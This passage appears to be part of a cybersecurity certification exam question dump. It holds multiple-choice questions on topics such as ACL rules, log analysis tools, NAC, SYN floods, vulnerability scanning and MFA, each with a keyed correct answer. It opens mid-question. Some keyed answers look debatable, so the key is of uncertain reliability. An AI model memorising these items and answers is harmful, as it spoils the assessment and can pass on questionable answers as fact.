3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-338
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-338
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535

A. FTP was explicitly allowed in Seq 8 of the ACL.

B. FTP was allowed in Seq 10 of the ACL.

C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.

D. FTP was allowed as being outbound from Seq 9 of the ACL.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96

A cybersecurity analyst has several log files to review. Instead of using `grep` and `cat` commands, the analyst decides to find a better approach to analyze the logs. Given a list of tools, which of the following would provide a more efficient way for the analyst to conduct a timeline analysis, do keyword searches, and output a report?

A. Kali
B. Splunk
C. Syslog
D. OSSIM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99

A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses.

Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packets.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis.

Which of the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

A. Asset inventory of all critical devices
B. Vulnerability scanning frequency that does not interrupt workflow
C. Daily automated reports of exploited devices
D. Scanning of all types of data regardless of sensitivity levels

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which of the following systems would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect forward secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A Chief Information Security Officer (CISO) wants to standardize the company's security program so it can be objectively assessed as part of an upcoming audit requested by management.

Which of the following would holistically assist in this effort?

A. ITIL
B. NIST
C. Scrum
D. AUP
E. Nessus

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 103
A cybersecurity analyst was hired to resolve a security issue within a company after it was reported that many employee account passwords had been compromised. Upon investigating the incident, the cybersecurity analyst found that a brute force attack was launched against the company.

Which of the following remediation actions should the cybersecurity analyst recommend to senior management to address these security issues?

A. Prohibit password reuse using a GPO.
B. Deploy multifactor authentication.
C. Require security awareness training.
D. Implement DLP solution.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Scan results identify critical Apache vulnerabilities on a company's web servers. A security analyst believes many of these results are false positives because the web environment mostly consists of Windows servers.

Which of the following is the BEST method of verifying the scan results?

A. Run a service discovery scan on the identified servers.
B. Refer to the identified servers in the asset inventory.
C. Perform a top-ports scan against the identified servers.
D. Review logs of each host in the SIEM.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
A company has received the results of an external vulnerability scan from its approved scanning vendor. The company is required to remediate these vulnerabilities for clients within 72 hours of acknowledgement of the scan results.

Which of the following contract breaches would result if this remediation is not provided for clients within the time frame?

A. Service level agreement
B. Regulatory compliance
C. Memorandum of understanding

D. Organizational governance

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference: